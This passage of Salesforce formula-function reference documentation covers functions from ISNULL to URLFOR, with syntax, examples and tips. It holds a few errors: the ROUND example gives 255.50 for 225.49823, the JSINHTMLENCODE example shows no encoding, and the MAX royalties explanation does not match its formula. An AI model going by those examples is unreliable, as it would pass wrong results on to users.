Tips:	• Text fields are never null, so using this function with a text field always returns false. For example, the formula field `IF(ISNULL(new__c) 1, 0)` is always zero regardless of the value in the `New` field. For text fields, use the ISBLANK function instead. • Multi-select picklist fields are never null in s-controls, buttons, and email templates, so using this function with a multi-select picklist field in those contexts always returns false. • Empty date and date/time fields always return true when referenced in ISNULL functions. • Don't use ISNULL for date/time fields. • Choose `Treat blank fields as blanks` for your formula when referencing a number, percent, or currency field in an ISNULL function. Choosing `Treat blank fields as zeroes` gives blank fields the value of zero so none of them will be null. • Merge fields can be handled as blanks, which can affect the results of components like s-controls because they can call this function. • When using a validation rule to ensure that a number field contains a specific value, use the ISNULL function to include fields that do not contain any value. For example, to validate that a custom field contains a value of '1', use the following validation rule to display an error if the field is blank or any other number: `OR(ISNULL(field__c), field__c<>1)`

ISNUMBER

Description:	Determines if a text value is a number and returns TRUE if it is. Otherwise, it returns FALSE.
Use:	`ISNUMBER(`***`text`***`)` and replace *`text`* with the merge field name for the text field.

Validation Rule Example:	`OR(LEN(Bank_Account_Number__c) <> 10,`
	`NOT(ISNUMBER(Bank_Account_Number__c)))`
	
	This validation rule ensures a custom text field called `Bank Account Number` is a number of 10 digits and is not blank.

Tips:	• This function returns FALSE for blank values. • The ISNUMBER function is not aware of your locale. For example, `ISNUMBER("123,12")` and `ISNUMBER("1 000")` return FALSE even if the user's locale is "French." • Chinese, Japanese, Korean, and special characters including a space return FALSE. • The ISNUMBER function returns TRUE for scientific formatting such as "2E2" or "123.123."

ISPICKVAL

Description:	Determines if the value of a picklist field is equal to a text literal you specify.
Use:	`ISPICKVAL(`***`picklist_field`***`, `***`text_literal`***`)` and replace *`picklist_field`* with the merge field name for the picklist; replace *`text_literal`* with the picklist value in quotes. *`text_literal`* cannot be a merge field or the result of a function.

Examples:	**Contract Activation**
	
	`IF(ISPICKVAL(Status, "Activated"), NOW()-ActivatedDate, null)` calculates the number of days since the contract was activated. If the contract status is not "Activated," this field is blank.
	
	Commission Amounts
	
	`IF(ISPICKVAL(StageName, "Closed Won"),`
	`  ROUND(Amount *0.02, 2), 0)`
	
	This example calculates the commission amount for any opportunity that has a "Closed Won" stage. The value of this field will be the amount times 0.02 for any closed/won opportunity. Open or lost opportunities will have a zero commission value.
	
	Competitor-Triggered Workflow
	
	`ISPICKVAL(Stage, “Closed Lost”) && INCLUDES(Competitor__c, “Acme”)`
	
	This formula in a workflow rule configures Salesforce to trigger the associated workflow actions if the `Competitor` multi-select picklist field on a lost business is Acme.

Tips:	• Replace *`picklist_field`* with a custom or standard field of type picklist.
	• Your *`text_literal`* expression must be of type text and enclosed in quotes. It cannot be a merge field or the result of a function.
	• Use CASE functions to determine if a picklist value is equal to a particular value.
	• When using the ISPICKVAL function to return the previous value of a picklist field, include the PRIORVALUE function inside the ISPICKVAL function as in this example:
	
	`ISPICKVAL(PRIORVALUE`
	`(`***`picklist_field`***`),`
	`text_literal``)`

JSENCODE

Description:	Encodes text and merge field values for use in JavaScript by inserting escape characters, such as a backslash (\\), before unsafe JavaScript characters, such as the apostrophe (').
Use:	`{!JSENCODE(`***`text`***`)}` and replace *`text`* with the merge field or text string that contains the unsafe JavaScript characters.
Example:	If the merge field `foo__c` contains `<B>Enter the user's name<b>`, `{!JSENCODE(foo__c)}` results in: `\u003CB\u003EEnter the user\'s name\u003C\/b\u003E`
Tips:	This function is only available in custom buttons and links.

JSINHTMLENCODE

Description:	Encodes text and merge field values for use in JavaScript within HTML tags by inserting escape characters before unsafe JavaScript characters and replacing characters that are reserved in HTML with HTML entity equivalents.
Use:	`{!JSINHTMLENCODE(`***`text`***`)}` and replace *`text`* with the merge field or text string that contains the unsafe JavaScript characters.
Example:	If the merge field `foo__c` contains <B>Enter the user's name, `{!JSINHTMLENCODE(foo__c)}` results in: <B>Enter the user's name
Tips:	• This function is only available in custom buttons and links.

LEFT

Description:	Returns the specified number of characters from the beginning of a text string.
Use:	`LEFT(`***`text, num_chars`***`)` and replace *`text`* with the field or expression you want returned; replace *`num_chars`* with the number of characters from the left you want returned.
Example:	`TRIM(LEFT(LastName, 5)) & "-" & TRIM(RIGHT(SSN__c, 4))` This formula displays the first five characters ofta name and the last four characters of a social security number separated by a dash. Note that this example uses a text custom field called `SSN`.
Tips:	• Reference auto-number fields as text fields in formulas. • If the *`num_chars`* value is less than zero, Salesforce replaces the value with zero.

LEN

Description:	Returns the number of characters in a specified text string.
Use:	`LEN(`***`text`***`)` and replace *`text`* with the field or expression whose length you want returned.
Example:	`LEN(PartNumber__c)` This formula returns the number of characters in a `Product Code` field.

LINKTO

Description:	Returns a relative URL in the form of a link (href and anchor tags) for a custom s-control or Salesforce page.
Use:	`{!LINKTO(`***`label, target, id`***`, [`***`inputs`***`], [`***`no override`***`]}` and replace *`label`* with the text for the link, *`target`* with the URL, and *`id`* with a reference to the record. Inputs are optional and can include any additional parameters you want to add to the link. The *`no override`* argument is also optional and defaults to “false.” It applies to targets for standard Salesforce pages such as $Action.Account.New. Replace *`no override`* with “true”

	when you want to display a standard Salesforce page regardless of whether you have defined an override for it elsewhere.

S-Control Example:	**New Account S-Control**
	`<html> <body> {!LINKTO("Create a New Account", $Action.Account.New, $ObjectType.Account)} </body> </html>`
	This example allows users to click a link to create a new account. It is useful in account list views or Web tabs where you want users to create an account directly from that page. Use the $Action global variable to access the new account page in Salesforce.
	New Email Window S-Control
	`<html> <body> {!LINKTO("Email link", "mailto:support@yourcompany.com?subject=Please%20Help")}; </body> </html>`
	This example launches a new email window addressed to support@yourcompany.com with the subject "Please Help" whenever a user clicks "Mail link."
	Link to Another S-Control
	`<html> <body> {!LINKTO("Check for duplicates", $Scontrol.dedup_account, Account.Id)} </body> </html>`
	Use this example to generate a page containing a hyperlink labeled "Check for duplicates." When users click this link, Salesforce runs your custom s-control. This example assumes you have already created a custom s-control to find duplicate accounts and merge their information.

Tips:	• Avoid using this function in an inline s-control if you want it to open in a new window.
	• Enclose multiple *inputs* in brackets to indicate they are together:
	`{!LINKTO("View Case", $Action.Case.View, Case.Id, [parm1="A", parm2="B"])}`
	• Set *inputs* to null if you do not have any to pass yet you want to set the *no override* argument:
	`{!LINKTO("View Case", $Action.Case.View, Case.Id, null, true)}`
	• When you override the tab home page for a standard or custom tab, set *target* to the "Tab" `$Action` global variable and *id* to the object type. For example, `LINKTO("Accounts Tab", $Action.Account.Tab, $ObjectType.Account)`
	• This function is only available in custom buttons, links, and s-controls.

LN

Description:	Returns the natural logarithm of a specified number. Natural logarithms are based on the constant e value of 2.71828182845904.
Use:	`LN(`***`number`***`)` and replace *`number`* with the field or expression for which you want the natural logarithm. Note: the LN function is the inverse of the EXP function.
Example:	`LN(10)` returns the natural logarithm of 10, which is 2.30. `LN(Value__c)` returns the natural logarithm of a custom number field called `Value`.

LOG

Description:	Returns the base 10 logarithm of a number.
Use:	`LOG(`***`number`***`)` and replace *`number`* with the field or expression from which you want the base 10 logarithm calculated.
Example:	**Salary** `LOG(Salary__c)` calculates the logarithm of a person's salary. In this example, `Salary` is a custom currency field. **Hydrogen** `-LOG(Hydrogen__c)` calculates the pH and acidity using the LOG function and a custom number field called `Hydrogen`, which represents the concentration of Hydrogen ions in the liquid measured in moles per liter.

LOWER

Description:	Converts all letters in the specified text string to lowercase. Any characters that are not letters are unaffected by this function. Locale rules are applied if a locale is provided.
Use:	`LOWER(`***`text`***`, [`***`locale`***`])` and replace *`text`* with the field or text you wish to convert to lowercase, and *`locale`* with the optional two-character ISO language code or five-character locale code, if available.
Example:	**MYCOMPANY.COM** `LOWER("MYCOMPANY.COM")` returns "mycompany.com." **Ticker Symbol** `LOWER(TickerSymbol)` returns the text in `Ticker Symbol` in lower case characters. **Applying Turkish Language Locale Rules** The Turkish language has two versions of the letter i: one dotted and one dotless. The locale rules for Turkish require the ability to capitalize the dotted i, and allow the dotless I to be lowercase. To correctly use the `LOWER()` function with the Turkish language locale, use the Turkish locale code *tr* in the `LOWER()` function as follows: `LOWER(`***`text`***`, "tr")` This ensures that Salesforce does not transform any dotted i in the *`text`* to a dotless I.

LPAD

Description:	Inserts characters you specify to the left-side of a text string.
Use:	`LPAD(`***`text, padded_length`***`[, `***`pad_string`***`])` and replace the variables: • *`text`* is the field or expression you want to insert characters to the left of. • *`padded_length`* is the number of total characters in the text that will be returned. • *`pad_string`* is the character or characters that should be inserted. *`pad_string`* is optional and defaults to a blank space. If the value in *`text`* is longer than *`pad_string`*, *`text`* is truncated to the size of *`padded_length`*.
Example:	**Field Name: Padding** `LPAD(Name, 20)` truncates the `Name` field after 20 characters. For example, if the name is `mycompany.com`, the value returned is "mycompany.com." **My_Company: No Change** `LPAD('my_company.com', 14, 'z')` returns "my_company.com" without change because it has 14 characters. **Field Name Padded with Z** `LPAD(Name, 15, 'z')` returns the name "zmycompany.com." **Field Name: Truncating** `LPAD(Name, 2)` truncates the name after the second character. For example, if the name is `mycompany.com`, the value returned is "my."
Tips:	Leading blank spaces and zeros are omitted.

MAX

Description:	Returns the highest number from a list of numbers.
Use:	`MAX(`***`number, number`***`,...)` and replace *`number`* with the fields or expressions from which you want to retrieve the highest number.

Example:	**Service Charge**
	`MAX(0.06 * Total_Cost__c, Min_Service_Charge__c)`
	In this example, the formula field calculates a service charge of 6% of the total cost or a minimum service charge, whichever is greater. Note that `Min Service Charge` is a custom currency field with a default value of $15. However, you could make it a formula field if your minimum service charge is always the same amount.
	Book Royalties
	`MAX(0.10 * Pages__c,`
	`  (Retail_Price__c * 0.07) * Total_Sold__c)`

	This formula determines which amount to pay in royalties for a book. It displays the greater of two amounts: $0.07 for each book sold or $0.10 per page. It assumes you have custom number fields for `Pages` and `Total Sold` and a custom currency field for `Retail Price`. **Commissions** `MAX($User.Commission_Percent__c * Price, Price * Account_Discount__c, 100)` This formula determines what commission to log for an asset based on which is greater: the user's commission percentage of the price, the price times the discount percent stored for the account or 100 dollars. This example assumes you have two custom percent fields on users and assets.

MID

Description:	Returns the specified number of characters from the middle of a text string given the starting position.
Use:	`MID(`***`text`***`, `***`start_num`***`, `***`num_chars`***`)` and replace *`text`* with the field or expression to use when returning characters; replace *`start_num`* with the number of characters from the left to use as a starting position; replace *`num_chars`* with the total number of characters to return.
Example:	`MID(Division, 3, 4)` returns four characters of the `Division` name beginning with the third character from the left. On a user record, this represents the department code.

MIN

Description:	Returns the lowest number from a list of numbers.
Use:	`MIN(`***`number`***`, `***`number`***`,...)` and replace *`number`* with the fields or expressions from which you want to retrieve the lowest number.

Example:	**401K Matching**
	`MIN(250, Contribution__c /2)`
	This example formula determines which amount to provide in employee 401K matching based on a matching program of half of the employee's contribution or $250, whichever is less. It assumes you have custom currency field for `Contribution`.
	Bonus
	`MIN(Gross__c * Bonus_Percent__c, Performance__c / Number_of_Employees__c)`
	This example determines an employee's bonus amount based on the smallest of two amounts: the employee's gross times bonus percent or an equally divided amount of the company's performance amount among all employees. It assumes you have custom number field for `Number of Employees`, a custom percent field for `Bonus Percent`, and currency custom fields for the employee's `Gross` and company's `Performance`.

MOD

Description:	Returns a remainder after a number is divided by a specified divisor.
Use:	`MOD(`***`number, divisor`***`)` and replace *`number`* with the field or expression you want divided; replace *`divisor`* with the number to use as the divisor.

Example:	`MOD(3, 3)` returns 0
	
	`MOD(4, 3)` returns 1
	
	`MOD(123, 100)` returns 23
	
	You may want to prevent users from scheduling meetings on a Saturday or Sunday. Use the following example to apply a validation rule to a custom date field called`My Date`.
	
	`CASE(MOD(My_Date__c - DATE(1900, 1, 7), 7),`
	`0, 0,`
	`6, 0,`
	`1) = 0`
	
	This example displays the following error message when the value of `My Date` is not Monday through Friday: "My Date is not a weekday."

MONTH

Description:	Returns the month, a number between 1 (January) and 12 (December) in number format of a given date.
Use:	`MONTH(`***`date`***`)` and replace *`date`* with the field or expression for the date containing the month you want returned.
Example:	**SLA Expiration** `MONTH(SLAExpirationDate__c)` returns the month that your service-level agreement expires. This example uses a custom date field called `SLA Expiration Date`. **Current Month** `MONTH(TODAY())` returns the current month in a number format. For example, the month of February would be the value "2."

NOT

Description:	Returns FALSE for TRUE and TRUE for FALSE.
Use:	`NOT(`***`logical`***`)` and replace *`logical`* with the expression that you want evaluated.
Example:	`IF(NOT(ISPICKVAL(Status, "Closed")), ROUND(NOW()-CreatedDate, 0), null` checks to see if a variable is open and if so, calculates the number of days it has been open by subtracting the date and time created from the current date and time. The result is the number of days open rounded to zero decimal places. If the variable is not open, this field is blank.

NOW

Description:	Returns a date/time representing the current moment.
Use:	`NOW()`
Example:	`IF(ISPICKVAL(Status, "Open"), ROUND(NOW()-CreatedDate, 0), null)` This formula checks to see if a lead is open and if so, calculates the number of days it has been open by subtracting the date and time created from the current date and time. The result is the number of days open rounded to zero decimal places. If the lead is not open, this field is blank.
Tips:	• Do not remove the parentheses. • Keep the parentheses empty. They do not need to contain a value. • Use a date/time field in a NOW function instead of a date field. `Created Date` and `Last Modified Date` are date/time fields whereas `Last Activity Date` is a date field. • Use TODAY if you prefer to use a date field. • Dates and times are always calculated using the user's time zone. • Use addition and subtraction operators with a NOW function and other date/time fields to return a number, representing number of days. For example `NOW() - CreatedDate` calculates the number of days since the created date of a record. In this example, the formula field data type is a number. • Use addition and subtraction operators with a NOW function and numbers to return a date and time. For example `NOW() +5` calculates the date and time five days ahead of now. In this example, the formula field data type is a date/time.

NULLVALUE

Important: Use BLANKVALUE instead of NULLVALUE in new formulas. BLANKVALUE has the same functionality as NULLVALUE, but also supports text fields. Salesforce will continue to support NULLVALUE, so you do not need to change existing formulas.

Description:	Determines if an expression is null (blank) and returns a substitute expression if it is. If the expression is not blank, returns the value of the expression.
Use:	`NULLVALUE(`***`expression, substitute_expression`***`)` and replace *`expression`* with the expression you want to evaluate; replace *`substitute_expression`* with the value you want to replace any blank values.
Example:	`(NULLVALUE(Sample_Due_Date__c, StartDate +5)` This formula returns the date five days after the start date whenever `Sample Due Date` is blank. `Sample Due Date` is a custom date field.
Tips:	• Avoid using this function with text fields because they are never null even when they are blank. Instead, use the BLANKVALUE function to determine if a text field is blank. • Don't use NULLVALUE for date/time fields. • Choose `Treat blank fields as blanks` for your formula when referencing a number, percent, or currency field in a NULLVALUE function. Choosing `Treat blank fields as zeroes` gives blank fields the value of zero so none of them will be null.

	• Use the same data type for both the *expression* and *substitute_expression*.

OR

Description:	Determines if expressions are true or false. Returns TRUE if any expression is true. Returns FALSE if all expressions are false. Use this function as an alternative to the operator || (OR).
Use:	`OR(`***`logical1, logical2...`***`)` and replace any number of logical references with the expressions you want evaluated.
Formula Field Example:	`IF(OR(ISPICKVAL(Priority, "High"), ISPICKVAL(Status, "New")), ROUND(NOW()-CreatedDate, 0), null)` This formula returns the number of days a case has been open if the `Status` is new or the `Priority` is high. If the case was opened today, this field displays a zero.
Validation Rule Example:	`OR(Sample_Rate__c < 0, Sample_Rate__c > 0.40)` This validation rule formula displays the following error message when the `Sample Rate` custom field is not between 0 and 40%: “SampleRate cannot exceed 40%.”

PARENTGROUPVAL

Description:	This function returns the value of a specified parent grouping. A “parent” grouping is any level above the one containing the formula. You can only use this function in custom summary formulas for reports.
Use:	**Summary and Joined:** `PARENTGROUPVAL(summary_field, grouping_level)` **Matrix:** `PARENTGROUPVAL(summary_field, parent_row_grouping, parent_column_grouping)` Where `summary_field` is the summarized field value, `grouping_level` is the parent level for summary reports, and `parent_row_level` and `parent_column_level` are the parent levels for matrix reports.
Example:	`TOTAL_PRICE:SUM/PARENTGROUPVAL(TOTAL_PRICE:SUM, GRAND_SUMMARY)` This formula calculates, for each product, its relative size compared to the grand total. In this example, the report is a summary of opportunities and their products, grouped by `Product Name`.

PREVGROUPVAL

Description:	This function returns the value of a specified previous grouping. A “previous” grouping is one that comes before the current grouping in the report. Choose the grouping level and increment. The increment is the number of columns or rows before the current summary. The default is 1; the maximum is 12. You can only use this function in custom summary formulas for reports.
Use:	`PREVGROUPVAL(summary_field, grouping_level [, increment])`

	Where `summary_field` is the name of the grouped row or column, `grouping_level` is the summary level, and `increment` is the number of rows or columns previous.
Example:	`AMOUNT:SUM - PREVGROUPVAL(AMOUNT:SUM, CLOSE_DATE)` This formula calculates, for each month, the difference in amount from the previous month shown in the report. In this example, the report is an opportunity matrix with columns grouped by `Close Date` and rows by `Stage`.

PRIORVALUE

Description:	Returns the previous value of a field.
Use:	`PRIORVALUE(`***`field`***`)`
Validation Rule Example:	The following validation rule prevents users from changing the expected revenue of an opportunity after it is closed: `AND(PRIORVALUE(Amount) > Amount, IsClosed)`.

Tips:	• This function is available only in:
	◊ Assignment rules
	◊ Validation rules
	◊ Field updates
	◊ Workflow rules if the evaluation criteria is set to `Evaluate the rule when a record is: created, and every time it's edited`.
	• This function does not return default values.
	• When users create a new record, this function returns the value of the *`field`* referenced rather than null. For example, if you create an account named "Acme," `PRIORVALUE(Account.Name)` returns `Acme`.
	• When using the ISPICKVAL function to return the previous value of a picklist field, include the PRIORVALUE function inside the ISPICKVAL function as in this example:
	`ISPICKVAL(PRIORVALUE`
	`(picklist_field),`
	`text_literal)`
	• Use the PRIORVALUE function inside the INCLUDES function to check if the previous value of a multi-select picklist field included a specific value. For example:
	`INCLUDES(`
	`   PRIORVALUE(multiselect_picklist_field),`
	`text_literal`
	`)`

REGEX

Description:	Compares a text field to a regular expression and returns TRUE if there is a match. Otherwise, it returns FALSE. A regular expression is a string used to describe a format of a string according to certain syntax rules.

Use:	`REGEX(`***`text, regex_text`***`)` and replace *`text`* with the text field, and *`regex_text`* with the regular expression you want to match.

Validation Rule Example:	This example ensures that a custom field called `SSN` matches a regular expression representing a valid social security number format of the form 999-99-9999.
	`NOT(`
	` OR(`
	`  LEN (SSN__c) = 0,`
	`  REGEX(SSN__c, "[0-9]{3}-[0-9]{2}-[0-9]{4}")`
	` )`
	`)`

Tips:	• Regular expression syntax is based on Java Platform SE 6 syntax. However, backslash characters (\) must be changed to double backslashes (\\) because backslash is an escape character in Salesforce.
	• The Salesforce regular expression engine matches an entire string as opposed to searching for a match within a string. For example, if you are searching for the name Marc Benioff, use the regular expression, `.*Marc Benioff.*`, to find a match in a string like the following:
	`According to Marc Benioff, the social enterprise increases customer success.`
	If you use the regular expression, `Marc Benioff`, the only string that this regular expression will match is:
	`Marc Benioff`
	• Capture groups and substitutions are ignored.
	• This function is available everywhere formulas exist except formula fields and custom buttons and links.

REQUIRESCRIPT

Description:	Returns a script tag with source for a URL you specify. Use this function when referencing the Force.com AJAX Toolkit or other JavaScript toolkits.

Use:	`{!REQUIRESCRIPT(`***`url`***`)}` and replace *`url`* with the link for the script that is required.
	For the AJAX Toolkit:
	`{!requireScript("/soap/ajax/13.0/connection.js")}`
	Returns:
	`<script src="/soap/ajax/13.0/connection.js"></script>`
	For Dojo:
	`{!requireScript("/js/dojo/0.3.1/dojo.js")}`

	Returns: `<script src="/js/dojo/0.3.1/dojo.js"></script>`

Custom Button Example:	`{!REQUIRESCRIPT("/soap/ajax/13.0/connection.js")}`
	`var c = new sforce.SObject("Case");`
	`c.id = "{!Case.Id}";`
	`c.Status = "New";`
	`result = sforce.connection.update([c]);`
	`window.location.reload();`
	
	This example sets the `Status` of a case to “New” whenever a user clicks a custom button from the case detail page. To set this up in your organization, define a custom button for cases that has the following attributes:
	• `Display Type` is “Detail Page Button”
	• `Behavior` is “Execute JavaScript”
	• `Content Source` is “OnClick JavaScript”
	
	Next, paste the content above into your custom button definition and add it to your case page layouts.

Tips:	• Use global variables to access special merge fields for s-controls. • Use this function when creating custom buttons or links where you have set the `Behavior` to “Execute JavaScript” and `Content Source` to “OnClick JavaScript” because the script tag should be outside the OnClick code. • This function is only available for custom buttons and links that have `Content Source` set to “OnClick JavaScript.” • When working in Visualforce, use INCLUDESCRIPT instead.

RIGHT

Description:	Returns the specified number of characters from the end of a text string.
Use:	`RIGHT(`***`text, num_chars`***`)` and replace *`text`* with the field or expression you want returned; replace *`num_chars`* with the number of characters from the right you want returned.
Example:	`TRIM(LEFT(LastName, 5))&"-"&TRIM(RIGHT(SSN__c, 4))` displays the first five characters of the a name and the last four characters of asocial security number separated by a dash. Note that this assumes you have a text custom field called `SSN`.
Tips:	• Reference auto-number fields as text fields in formulas. • If the *`num_chars`* value is less than zero, Salesforce replaces the value with zero.

ROUND

Description:	Returns the nearest number to a number you specify, constraining the new number by a specified number of digits.

Use:	`ROUND(`***`number, num_digits`***`)` and replace *`number`* with the field or expression you want rounded; replace *`num_digits`* with the number of decimal places you want to consider when rounding.
Example:	`ROUND (1.5, 0)` = 2 `ROUND (1.2345, 0)` = 1 `ROUND (-1.5, 0)` = -2 `ROUND (225.49823, 2)` = 255.50 **Simple Discounting** `ROUND(Amount-Amount* Discount_Percent__c,2)` Use this formula to calculate the discounted amount of an opportunity rounded off to two digits. This example is a number formula field on opportunities that uses a custom percent field called `Discount Percent`.
Tips:	• Enter zero for *`num_digits`* to round a number to the nearest integer. • Salesforce automatically rounds numbers based on the decimal places you specify. For example, a custom number field with two decimal places stores 1.50 when you enter 1.49999. • Salesforce uses the round half-up rounding algorithm. Half-way values are always rounded up. For example, 1.45 is rounded to 1.5. –1.45 is rounded to –1.5. • The decimal numbers displayed depend on the decimal places you selected when defining the field in the custom field wizard. The *`num_digits`* represents the number of digits considered when rounding.

RPAD

Description:	Inserts characters that you specify to the right-side of a text string.
Use:	`RPAD(`***`text, padded_length`***`[, '`***`pad_string`***`'])` and replace the variables: • *`text`* is the field or expression after which you want to insert characters. • *`pad_length`* is the number of total characters in the text string that will be returned. • *`pad_string`* is the character or characters that should be inserted. *`pad_string`* is optional and defaults to a blank space. If the value in *`text`* is longer than *`pad_string`*, *`text`* is truncated to the size of *`padded_length`*.
Example:	**Field Name: Padding Default** `RPAD(Name, 20)` truncates the `Name` field after 20 characters. For example, if the name is `mycompany.com`, the value returned is “mycompany.com.” **My_Company: No Change** `RPAD('my_company.com', 14, 'z')` returns “my_company.com” without change because it has 14 characters. **Field Name: Padding with a Character** `RPAD(Name, 15, 'z')` returns “mycompany.comz” .

	Field Name: Truncating `RPAD(Name, 2)` truncates the name after the second character. For example, if the name is `mycompany.com`, the value returned is “my.”
Tips:	Ending blank spaces are omitted.

SQRT

Description:	Returns the positive square root of a given number.
Use:	`SQRT(`***`number`***`)` and replace *`number`* with the field or expression you want computed into a square root.
Example:	`SQRT(25)` returns the square root of 25, which is 5. **Amplitude** `SQRT(Amplitude__c)` returns the square root of a custom number field representing the amplitude of an earthquake.
Tips:	• Calculating the square root of a negative number results in an error on the detail page. • Avoid division by zero errors by including an IF function such as: `IF(Amplitude__c >= 0, SQRT(Amplitude__c), null).`

SUBSTITUTE

Description:	Substitutes new text for old text in a text string.
Use:	`SUBSTITUTE(`***`text`***`, `***`old_text`***`, `***`new_text`***`)` and replace *`text`* with the field or value for which you want to substitute values, *`old_text`* with the text you want replaced, and *`new_text`* with the text you want to replace the *`old_text`*.
Example:	`SUBSTITUTE(Name, "Coupon", "Discount")` returns the name of an opportunity that contains the term “Coupon” with the opportunity name plus “Discount” wherever the term “Coupon” existed. `SUBSTITUTE(Email, LEFT(Email, FIND("@", Email)), "www.")` finds the location of the @ sign in a person's email address to determine the length of text to replace with a “www.” as a means of deriving their website address.
Tips:	• Each term provided in quotes is case sensitive. • If the *`old_text`* appears more than once, each occurrence is replaced with the *`new_text`* value provided even when that results in duplicates.

TEXT

Description:	Converts a percent, number, date, date/time, or currency type field into text anywhere formulas are used. Also, converts picklist values to text in validation rules, formula fields, and field updates.

Use:	`TEXT(value)` and replace *value* with the field or expression you want to convert to text format. Avoid using any special characters besides a decimal point (period) or minus sign (dash) in this function.

Example:	**Expected Revenue in Text**
	`TEXT(ExpectedRevenue)` returns the expected revenue amount of an opportunity in text format without a dollar sign. For example, if the `Expected Revenue` of a campaign is "$200,000," this formula field displays "200000."
	Asset ID
	`SerialNumber &"-"& TEXT(Quantity)` returns an asset ID number starting with the serial number and ending with the quantity separated by a dash. The `Serial Number` field is already text but the `Quantity` field is a number, requiring the TEXT function before it.
	Use Picklist Values in Math Equations
	`VALUE(LEFT(TEXT(Quantity), 5)) * Unit`
	This formula multiplies the first five numbers of the `Quantity` picklist by the `Unit` numeric field.
	Compare Two Picklists
	`IF(TEXT(bug_status) = TEXT(case_status), “Match”, “Out of Sync”)`
	This formula compares the values of the `bug_status` picklist with values of the `case_status` picklist.
	Display Picklist Values From Parent Records
	`TEXT(Account.Industry)`
	This formula field on opportunities shows the industry of the associated account.
	Concatenate Picklist Values
	`TEXT(Account.Industry) & " - " & TEXT(Account.SubIndustry__c)`
	This formula field on opportunities shows the industry and subindustry of the associated account.

Validation Rule Examples:	**Block the Save of a Closed Opportunity** `CONTAINS(TEXT(Status), "Closed")` returns TRUE if the `Status` picklist contains the value "Closed," such as "Closed Won" and "Closed Lost." This validation rule formula blocks users from saving changes to a closed opportunity. **Use Numeric Functions on Numeric Picklist Values** `VALUE(LEFT(TEXT(Quantity), 5)) * Unit > 10000` multiplies the first five numbers of the `Quantity` picklist by the `Unit` numeric field, and returns TRUE if the result is greater than 10,000. **Directly Compare Two Picklists** `TEXT(bug_status) = TEXT(case_status)` compares the values of the bug_status picklist with values of the case_status picklist, and returns TRUE if they are equal.

Tips:	• The returned text is not formatted with any currency, percent symbols, or commas. • Values are not sensitive to locale. For example, 24.42 EUR are converted into the number 24.42. • Percents are returned in the form of a decimal. • Dates are returned in the form of YYYY-MM-DD, that is, a four-digit year and two-digit month and day. • Date/time values are returned in the form of YYYY-MM-DD HH:MM:SSZ where YYYY is a four-digit year, MM is a two-digit month, DD is a two-digit day, HH is the two-digit hour, MM are the minutes, SS are the seconds, and Z represents the zero meridian indicating the time is returned in UTC time zone. • Picklist fields are only supported in TEXT functions used in validation rule formulas, formula fields, and field updates. In other formulas, use ISPICKVAL or CASE when referencing a picklist field. • The TEXT function always returns picklist values in your organization's master language, not the language of the current user.

TODAY

Description:	Returns the current date as a date data type.
Use:	`TODAY()`
Example:	`TODAY()-Sample_date_c` calculates how many days in the sample are left.
Validation Rule Example:	`SampleDate < TODAY()` This example ensures that users cannot change the `Sample Date` to any date in the past.
Tips:	• Do not remove the parentheses. • Keep the parentheses empty. They do not need to contain a value. • Use a date field with a TODAY function instead of a date/time field. `Last Activity Date` is a date field whereas `Created Date` and `Last Modified Date` are date/time fields. • See NOW if you prefer to use a date/time field. • Dates and times are always calculated using the user's time zone. • Use addition and subtraction operators with a TODAY function and other date fields to return a number, representing number of days. For example `TODAY()-LastActivityDate` calculates the number of days since the last activity date. In this example, the formula field data type is a number. • Use addition and subtraction operators with a TODAY function and numbers to return a date. For example `TODAY() +5` calculates the date five days ahead of today. In this example, the formula field data type is a date.

TRIM

Description:	Removes the spaces and tabs from the beginning and end of a text string.
Use:	`TRIM(`***`text`***`)` and replace *`text`* with the field or expression you want to trim.

Example:	`TRIM(LEFT(LastName,5))& "-" & RIGHT(FirstName, 1)` returns a network ID for users that contains the first five characters of their last name and first character of their first name separated by a dash.

UPPER

Description:	Converts all letters in the specified text string to uppercase. Any characters that are not letters are unaffected by this function. Locale rules are applied if a locale is provided.
Use:	`UPPER(`***`text`***`, [`***`locale`***`])` and replace *`text`* with the field or expression you wish to convert to uppercase, and *`locale`* with the optional two-character ISO language code or five-character locale code, if available.
Example:	**MYCOMPANY.COM** `UPPER("mycompany.com")` returns "MYCOMPANY.COM." **MYCOMPANY.COM 123** `UPPER("Mycompany.com 123")` returns "MYCOMPANY.COM 123." **Applying Turkish Language Locale Rules** The Turkish language has two versions of the letter i: one dotted and one dotless. The locale rules for Turkish require the ability to capitalize the dotted i, and allow the dotless I to be lowercase. To correctly use the `UPPER()` function with the Turkish language locale, use the Turkish locale code *tr* in the `UPPER()` function as follows: `UPPER(`***`text`***`, "tr")` This ensures that any dotted i in the *`text`* does not transform to a dotless I.

URLENCODE

Description:	Encodes text and merge field values for use in URLs by replacing characters that are illegal in URLs, such as blank spaces, with the code that represent those characters as defined in *RFC 3986, Uniform Resource Identifier (URI): Generic Syntax*. For example, blank spaces are replaced with `%20`, and exclamation points are replaced with `%21`.
Use:	`{!URLENCODE(`***`text`***`)}` and replace *`text`* with the merge field or text string that you want to encode.
Example:	If the merge field `foo__c` contains `<B>Mark's page<b>`, `{!URLENCODE(foo_c)}` results in: `%3CB%3EMark%27s%20page%3C%2Fb%3E`
Tips:	• This function is only available in custom buttons and links. • Custom buttons and links with URL content sources have separate encoding settings. If you use the URLENCODE function to encode a custom button or link that has an encoding setting specified, Salesforce first encodes the URL according to the custom button or link setting, then encodes the result. For example, if the URL in a custom link contains a space and its encoding setting is UTF8, Salesforce first encodes the space to a plus sign (+), then the URLENCODE function converts the plus sign to its character code, `%2B`. • When you include the standard `Account` field on opportunities (`Opportunity.Account`) in the URLENCODE function, the value of the field is the

	account ID, not the account name. To encode the account name, create a custom cross-object formula field on opportunities that spans to the account name, and use that field in the URLENCODE function instead of `Opportunity.Account`. For example, if the cross-object formula is `AccountNameFormula__c`, use the following: `http://www.google.com/search?q={!URLENCODE (Opportunity.AccountNameFormula__c)}`

URLFOR

Description:	Returns a relative URL for an action, s-control, Visualforce page, or a file in a static resource archive in a Visualforce page.
Use:	`{!URLFOR(`***`target`***`,`***`id`***`, [`***`inputs`***`], [`***`no override`***`])}` and replace *`target`* with the URL or action, s-control, or static resource merge variable, *`id`* with a reference to the record, and *`inputs`* with any optional parameters. The *`no override`* argument is also optional and defaults to “false.” It applies to targets for standard Salesforce pages such as $Action.Account.New. Replace *`no override`* with “true” when you want to display a standard Salesforce page regardless of whether you have defined an override for it elsewhere. To access a Visualforce page, simple enter the name of your page preceeded by an “apex/.” For example, if your Visualforce page is named `myTestPage`, you would use `{!URLFOR("apex/myTestPage"}`.

